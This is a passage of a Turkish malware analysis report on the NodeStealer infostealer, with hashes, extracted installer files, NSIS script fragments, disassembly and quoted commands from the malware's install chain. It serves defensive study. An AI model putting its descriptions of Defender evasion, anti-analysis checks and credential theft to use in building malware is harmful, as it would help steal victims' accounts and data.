

NodeStealer

TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

İÇİNDEKİLER	i
ÖN BAKIŞ.....	1
AKIŞ ŞEMASI.....	2
F008B890766EB344.EXE ANALİZİ.....	3
STATİK ANALİZ	3
DİNAMİK ANALİZ.....	5
LAUNCHER.EXE ANALİZİ	14
STATİK ANALİZ	14
DİNAMİK ANALİZ	16
E8GSNLI2JVSSYPC6.JS ANALİZİ	17
STATİK ANALİZ	17
DİNAMİK ANALİZ.....	31
PAYLOAD.EXE.....	33
STATİK ANALİZ	33
DİNAMİK ANALİZ	35
YARA KURALI.....	39
MITRE ATTACK TABLE.....	48
ÇÖZÜM ÖNERİLERİ	48
HAZIRLAYAN	49

Ön Bakış


İncelenen Node Stealer yazılımı, NSIS tabanlı bir paketleyici aracılığıyla dağıtılan Node.js tabanlı bir bilgi hırsızdır. İlk olarak Ocak 2023'te Meta'nın güvenlik ekibi tarafından tespit edilen bu zararlı, başlangıçta Vietnam kökenli tehdit aktörleri tarafından Facebook Messenger üzerinden sahte iletişimler aracılığıyla iş hesaplarını ele geçirmek amacıyla geliştirilmiştir. İki faktörlü kimlik doğrulama mekanizmalarını atlayabilen zararlı, kurban hesapları üzerinde herhangi bir ek etkileşime gerek kalmaksızın tam kontrol sağlayabilmektedir. NodeStealer, Vietnam merkezli büyüyen bir siber suç ekosisteminin parçası olup bu ekosistemde birden fazla tehdit aktörü Facebook üzerinde reklam tabanlı yayılım yöntemlerini kullanmaktadır. Zamanla evrim geçiren zararlı, Kasım 2024 itibarıyla Facebook Ads Manager hesaplarını hedef alan, kredi kartı bilgilerini çalan ve Windows Restart Manager'ı kötüye kullanarak kilitli SQLite veritabanlarına doğrudan erişebilen çok daha gelişmiş bir yapıya kavuşmuştur.

Zararlı, meşru bir uygulama görünümü altında kurban sistemlere bulaşmakta ve çalışma ortamını doğrulamak amacıyla kapsamlı anti-analiz kontrolleri uygulamaktadır. Sanal makine tespiti, sandbox kontrolü ve 50'den fazla analiz aracının varlığını sorgulayan bu kontroller, zararlının analiz ortamlarında sessiz kalmasını sağlamaktadır. Ek olarak Windows Defender dışlama listesine kendisini ekleyerek güvenlik yazılımlarını etkisiz kılmakta ve geleneksel antivirüs çözümlerinin tespit mekanizmalarını atlatmaktadır.

- Web tarayıcılarına kaydedilen kimlik bilgilerine
- Tarayıcı oturum çerezlerine
- Sistem ve kullanıcı bilgilerine
- Kripto cüzdan bilgilerine
- Facebook gibi sosyal medya verilerine
- Tarayıcı uzantılarına ait oturum ve kimlik doğrulama verilerine

erişim sağlayarak topladığı verileri C2 sunucusuna iletmektedir.

Akış Şeması



Görsel 1- Zararlının İşlem Akış Şeması

f008b890766eb344.exe Analizi


Adı	f008b890766eb344.exe
MD5	ede0b398fd0a2da4acc4bb3d2ea9fb18
SHA256	55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3682c5c08
Dosya Türü	PE32/Exe

Statik Analiz

Property	Value	Property	Value
File Name	C:\Users\ \Desktop\Malwar3s\sample\55d124d2f7...	CompanyName	Launcher
File Type	Portable Executable 32	FileDescription	Setup
File Info	No match found.	FileVersion	1.0.0
File Size	83.47 MB (87519563 bytes)	LegalCopyright	Copyright © 2025 Launcher
PE Size	57.00 KB (58368 bytes)	LegalTrademarks	All trademarks referenced herein are the property ...
Created		ProductName	Launcher
Modified			

Görsel 2- Zararlı PE Bilgileri

Zararlı yazılım portable executable **32-bit** formatındadır. Dosya boyutu ise 84.47MB'tır. Dosyanın PE bilgilerine baktığımız zaman ise **CompanyName** kısmına "Launcher" bilgileri görülmektedir.



Görsel 3- Zararlı Dosya Bilgileri

Zararlı yazılım, **DIE** (Detect It Easy) aracıyla incelendiğinde **NSIS 3.04** tabanlı bir installer olduğu tespit edilmektedir. Overlay bölümünde **NSIS** verisi bulunduğu ve

dosyanın paketlenmiş olduğu gözlemlenmektedir. Daha sonrasında dosya 7z uygulaması ile çıkarılarak aşağıdaki dosyalar elde edilmektedir.

\$PLUGINS.DIR	Dosya klasörü	
\$R0	Dosya klasörü	
[NSIS].nsi	NSI Dosyası	106 KB
app-64.7z	7Z Dosyası	84.979 KB
nsExec.dll	Uygulama uzantısı	7 KB
nsis7z.dll	Uygulama uzantısı	424 KB
SpiderBanner.dll	Uygulama uzantısı	9 KB
StdUtils.dll	Uygulama uzantısı	100 KB
System.dll	Uygulama uzantısı	12 KB

Görsel 4- Zararlı çıkarılan dosyalar

Zararlı yazılım içerisinde **\$PLUGINS.DIR** , **\$R0**, **[NSIS].nsi** dosyaları çıkmaktadır. Çıkarılmış olan dosyalar incelendiği esnada **[NSIS].nsi** dosyasının dosyalarının çıkarılacağı, kayıt defteri işlemleri, DLL dosyalarının yüklenmesi gibi işlemleri gerçekleştirdiği gözlemlenmektedir.

Analiz boyunca dinamik olarak yüklenen DLL'ler Tablo 1 de gösterilmiştir.

UninstallLauncher.exe	App-64.7z	nsis7z.dll	nsExec.dll.
SpiderBanner.dll	System.dll	StdUtils.dll	[NSIS].nsi

Tablo 1- Zararlı Çıkarılan Dosyalar ve DLL'ler

```
; NSIS script (UTF-8) NSIS-3 Unicode
; Uninstall

Unicode true
SetCompressor zlib

; -----
; HEADER SIZE: 105696
; START HEADER SIZE: 300
; MAX STRING LENGTH: 8192
; STRING CHARS: 31386

OutFile [NSIS].exe
!include WinMessages.nsh

ShowUninstDetails nevershow

; -----
; LANG TABLES: 26
; LANG STRINGS: 60
```

```
System::Call "kernel32::GetCurrentProcess() i.R0"
; Call Initialize_____Plugins
; SetOverwrite off
; File $PLUGINSDIR\System.dll
; SetDetailsPrint lastused
; Push "kernel32::GetCurrentProcess() i.R0"S
; CallInstDLL $PLUGINSDIR\System.dll Call
System::Call "Kernel32::GetProcessId(i R0) i.R3"
; Call Initialize_____Plugins
; AllowSkipFiles off
; File $PLUGINSDIR\System.dll
; SetDetailsPrint lastused
; Push "Kernel32::GetProcessId(i R0) i.R3"
; CallInstDLL $PLUGINSDIR\System.dll Call
abel_30:
System::Call "Kernel32::CreateToolhelp32Snapshot(i 2,i R3) i.R0"
; Call Initialize_____Plugins
; File $PLUGINSDIR\System.dll
; SetDetailsPrint lastused
; Push "Kernel32::CreateToolhelp32Snapshot(i 2,i R3) i.R0"
; CallInstDLL $PLUGINSDIR\System.dll Call
IntCmp $R0 -1 label_92
System::Alloc 1024
; Call Initialize_____Plugins
```

Görsel 5- Nsis.nsi Dosyasının İçeriği

Bulgular doğrultusunda ilerlendiğinde **NSIS.nsi** dosyası incelenmektedir ve zararlının çıkarttığı yasal DLL dosyalarını kullanarak **GetCurrentProcess** , **GetProcessId** gibi bazı yasal API'leri kullandığı görülmektedir.

Dinamik Analiz

Address	Disassembly	Comment	FPU Gizle
85400000	call 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3682c5c08.405882		EAX 00000022 ""
85400000	test eax,edx		EBX 00000000
75 36	jmp 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3682c5c08.405882		ECX 7786cc19 kernel32.7786cc19
68 f81f0000	push 1f8		EDX 006c0178
57	push edi	edi:L"C:\Users\...\AppData\Local\Temp\"	ESP 054c0000 L"C:\Users\...\Desktop\Walwar3"
+f15 98804000	call dword ptr ds:[<&CreatedDirectoryw>]		ESP 0018fca8
68 4a240000	push 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3682c5c08.405882		ESI 778d053c <kernel32.GetTempPath>
57	push edi	edi:L"C:\Users\...\AppData\Local\Temp\"	EDI 004df000 L"C:\Users\...\AppData\Local\Temp\"
E8 e23c0000	call 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3682c5c08.405882		EIP 00403504 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3682c5c08.405882
E8 65f0ffff	call 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3682c5c08.405882		
85c0	test eax,edx		
75 36	jmp 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3682c5c08.405882		
57	push edi	edi:L"C:\Users\...\AppData\Local\Temp\"	


Görsel 6- Temp Dizinin Alınması

Zararlı yazılım **GetTempPathW** API ile **Temp** dizinini almaktadır.

Address	Disassembly	Comment
push 0		[esp+8]: "vh"
push dword ptr ss:[esp+8]		
call dword ptr ds:[<&CreatedDirectoryw>]		
test eax,edx		
je 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3682c5c08.405882		eax:L"C:\Users\...\AppData\Local\Temp\"
xor eax,edx		eax:L"C:\Users\...\AppData\Local\Temp\"
jmp 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3682c5c08.405882		
call dword ptr ds:[<&GetLastError>]		
ret 4		
push 5		
call 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3682c5c08.406694		eax:L"C:\Users\...\AppData\Local\Temp\"
test eax,edx		
je 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3682c5c08.405882		eax:L"C:\Users\...\AppData\Local\Temp\"
call eax		
test eax,edx		eax:L"C:\Users\...\AppData\Local\Temp\"
je 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3682c5c08.405882		eax:L"C:\Users\...\AppData\Local\Temp\"
xor eax,edx		eax:L"C:\Users\...\AppData\Local\Temp\"
inc eax		
ret		
xor eax,edx		eax:L"C:\Users\...\AppData\Local\Temp\"
push ebx		


Görsel 7- Temp Dizinine Dosya Oluşturulması

Devam eden süreçte zararlı yazılım, elde ettiği **TEMP** dizini altında **CreateDirectoryW** API'si kullanarak çalışma klasörünü oluşturur yeni bir geçici bir dosya üretme sürecine geçmektedir.



Görsel 9- Zararlı'nın Dosya Yolunun Alınması

GetTempFileName API'si ile oluşan oluşturulan **nsn4c50.tmp** dosyasını yolunu almaktadır.



Görsel 11- Zararlı'nın System.dll Dosyasının Oluşturulması

Klasör oluşuktan sonra zararlı yazılım önce **CreateFileW** API ile **System.dll** dosyasını oluşturup daha sonra **WriteFile** API ile dosyanın içeriğini doldurmaktadır.

```

int3
int3
int3
int3
mov edi,edi
push ebp
mov ebp,esp
push 0
push dword ptr ss:[ebp+28]
push dword ptr ss:[ebp+24]
push dword ptr ss:[ebp+20]
push dword ptr ss:[ebp+1C]
push dword ptr ss:[ebp+18]
push dword ptr ss:[ebp+14]
push dword ptr ss:[ebp+10]
push dword ptr ss:[ebp+C]
push dword ptr ss:[ebp+8]
push 0
call <kernelbase.CreateProcessInternal
pop ebp
ret 28

```

CreateProcessW

[ebp+C]:L"\"C:\\windows\\system32\\cmd.exe\" /c tasklist /FI \"USERNAME eq %USERNAME

Görsel 12- Zararlının Process Oluşturma İşlemi

Zararlı **cmd.exe** üzerinden **tasklist** (Görev Yöneticisi) çalıştırarak mevcut kullanıcıya ait **Launcher.exe** işlemini listeler çıktı formatı olarak **CSV** kullanıp **find.exe** ile arayıp “**Launcher.exe**” işleminin bu listede olup olmadığını kontrol etmektedir.

```

"C:\\Windows\\system32\\cmd.exe\"/c tasklist /FI"USERNAME eq %USERNAME%"
/FI "IMAGENAME eq Launcher.exe" /FO csv | "C:\\Windows\\system32\\find.exe\"
\"Launcher.exe\"

```

Tablo 2- Dosya bazlı arama sırasında Çalıştırılan Komut

```

mov edi,edi
push ebp
mov ebp,esp
push 0
push dword ptr ss:[ebp+2C]
push dword ptr ss:[ebp+28]
push dword ptr ss:[ebp+24]
push dword ptr ss:[ebp+20]
push dword ptr ss:[ebp+1C]
push dword ptr ss:[ebp+18]
push dword ptr ss:[ebp+14]
push dword ptr ss:[ebp+10]
push dword ptr ss:[ebp+C]
push dword ptr ss:[ebp+8]
push 0
call <kernelbase.CreateProcessInternal
pop ebp
ret 28

```

CreateProcessW

[ebp+2C]: "n,e"

[ebp+C]:L"\"C:\\users \\AppData\\Local\\Temp\\nsuADFD.tmp\\old-uninstaller.exe\" /S /KEEP_APP_DATA

Görsel 13- Zararlının Uninstaller.exe Dosyasını Çalıştırması

Daha sonrasında zararlı **cmd.exe** üzerinden **old-uninstaller.exe** dosyasını sessiz modda çalıştırıp launcher kurulumunu **güncelleme** moduna sokmaktadır. Ayrıca zararlı “**?=**” parametresini kullanarak hedef dizin olarak launcher dosyasının kendi klasörünü belirtmektedir.

```
"C:\\Users\\\\AppData\\Local\\Temp\\nsIB8DD.tmp\\old-uninstaller.exe" /S /KEEP_APP_DATA  
/currentuser --updated_?=C:\\Users\\\\AppData\\Local\\Programs\\launcher"
```

Tablo 3- Zararlının Old-uninstaller.exe Komutu

jmp 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3	
push 0	
call 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3	[ebp+8]:L"C:\\Users\\ ,AppData\\Local\\Temp\\nsuADFD.tmp\\7z-out"
push eax	
mov dword ptr ss:[ebp+8],eax	esi:L"AppData\\Local\\Temp\\nsuADFD.tmp\\7z-out"
call 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3	esi:L"AppData\\Local\\Temp\\nsuADFD.tmp\\7z-out"
mov esi,eax	
cmp esi,ebx	
je 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb36	
push 0	
push esi	esi:L"AppData\\Local\\Temp\\nsuADFD.tmp\\7z-out"
call 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3	
mov esi,eax	esi:L"AppData\\Local\\Temp\\nsuADFD.tmp\\7z-out"
mov di,word ptr ds:[esi]	esi:L"AppData\\Local\\Temp\\nsuADFD.tmp\\7z-out"
mov word ptr ds:[esi],bx	esi:L"AppData\\Local\\Temp\\nsuADFD.tmp\\7z-out"
cmp di,bx	
je 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3	
cmp dword ptr ss:[ebp+20],ebx	
je 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb36	
call 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3	
test eax,eax	
je 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb36	
push dword ptr ss:[ebp+8]	[ebp+8]:L"C:\\Users ,ppData\\Local\\Temp\\nsuADFD.tmp\\7z-out"
call 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3	
push dword ptr ss:[ebp+8]	[ebp+8]:L"C:\\Users AppData\\Local\\Temp\\nsuADFD.tmp\\7z-out"
call 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3	
cmp eax,ebx	
je 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb36	

Ad	Tür	Boyut
7z-out	Dosya klasörü	
app-64.7z	7Z Dosyası	84.979 KB
nsExec.dll	Uygulama uzantısı	7 KB
old-uninstaller	Uygulama	137 KB
SpiderBanner.dll	Uygulama uzantısı	9 KB
StdUtils.dll	Uygulama uzantısı	100 KB
System.dll	Uygulama uzantısı	12 KB

Görsel 14- Zararlının 7z-out Dizininin Oluşturması

Zararlı yazılım tekrardan **CreateDirectoryW** API'si ile **7z-out** dizinini oluşturmakta ve oluşan bu dizine **app-64.7z** zip dosyasını çıkarmaktadır.

AppData > Local > Temp > nsuADFD.tmp > 7z-out		
Ad	Tür	Boyut
locales	Dosya klasörü	
resources	Dosya klasörü	
chrome_100_percent.pak	PAK Dosyası	113 KB
chrome_200_percent.pak	PAK Dosyası	183 KB
d3dcompiler_47.dll	Uygulama uzantısı	4.631 KB
dxcompiler.dll	Uygulama uzantısı	25.460 KB
dxil.dll	Uygulama uzantısı	1.469 KB
ffmpeg.dll	Uygulama uzantısı	2.987 KB
icudtl.dat	DAT Dosyası	10.223 KB
Launcher	Uygulama	205.891 KB
libEGL.dll	Uygulama uzantısı	493 KB
libGLESv2.dll	Uygulama uzantısı	8.202 KB
LICENSE.electron	Metin Belgesi	2 KB
LICENSES.chromium	Microsoft Edge HT...	14.749 KB
resources.pak	PAK Dosyası	6.154 KB
snapshot_blob.bin	BIN Dosyası	395 KB
v8_context_snapshot.bin	BIN Dosyası	759 KB
vk_swiftshader.dll	Uygulama uzantısı	5.508 KB
vk_swiftshader_icd.json	JSON Dosyası	1 KB
vulkan-1.dll	Uygulama uzantısı	922 KB

Görsel 15- Zararlının oluşturduğu 7z-out Dizinini İçeriği

Zararlı yazılım çıkarma işlemlerine **nsis7z.dll** ile devam edip **7z-out** dizinine tüm zip dosyasının içeriğini çıkarmaktadır.

vulkan-1.dll	vk_swiftshader_icd.json	v8_context_snapshot.bin
vk_swiftshader.dll	Uninstall Launcher.exe	resources.pak
snapshot_blob.bin	LICENSES.chromium.html	libGLESv2.dll
LICENSE.electron.txt	libEGL.dll	icudtl.dat
Launcher.exe	ffmpeg.dll	dxcompiler.dll
dxil.dll	d3dcompiler_47.dll	chrome_100_percent.pak

Tablo 4 –Zararlının Çıkarılan Dosya ve Dizinleri

AppData > Local > Programs > launcher			
Ad	Tür	Boyut	
locales	Dosya klasörü		
resources	Dosya klasörü		
chrome_100_percent.pak	PAK Dosyası	113 KB	
chrome_200_percent.pak	PAK Dosyası	183 KB	
d3dcompiler_47.dll	Uygulama uzantısı	4.631 KB	
dxcompiler.dll	Uygulama uzantısı	25.460 KB	
dxil.dll	Uygulama uzantısı	1.469 KB	
ffmpeg.dll	Uygulama uzantısı	2.987 KB	
icudtl.dat	DAT Dosyası	10.223 KB	
Launcher	Uygulama	205.891 KB	
libEGL.dll	Uygulama uzantısı	493 KB	
libGLESv2.dll	Uygulama uzantısı	8.202 KB	
LICENSE.electron	Metin Belgesi	2 KB	
LICENSES.chromium	Microsoft Edge HT...	14.749 KB	
resources.pak	PAK Dosyası	6.154 KB	
snapshot_blob.bin	BIN Dosyası	395 KB	
v8_context_snapshot.bin	BIN Dosyası	759 KB	
vk_swiftshader.dll	Uygulama uzantısı	5.508 KB	
vk_swiftshader_icd.json	JSON Dosyası	1 KB	
vulkan-1.dll	Uygulama uzantısı	922 KB	

Görsel 16- Zararlının Launcher Dizinine Dosyaların Taşınması

Zararlı yazılım daha önce oluşturulan **Programs** dizinine **launcher** dizinine çıkarttığı dosyaları kopyalamaktadır.


```

call dword ptr ds:[<&CreateDirectoryW>]
test eax, eax
jne 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb36
xor eax, eax
jmp 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3
mov esi, dword ptr ds:[<&GetLastError>]
call esi
cmp eax, 87
jne 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3
lea eax, dword ptr ss:[ebp-20]
push eax
push 80000007
push dword ptr ss:[ebp+8]
call dword ptr ds:[<&SetFileSecurityW>]
test eax, eax
jne 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3
call esi
pop esi
ret 4
push 0
push dword ptr ss:[esp+8]
call dword ptr ds:[<&CreateDirectoryW>]

```

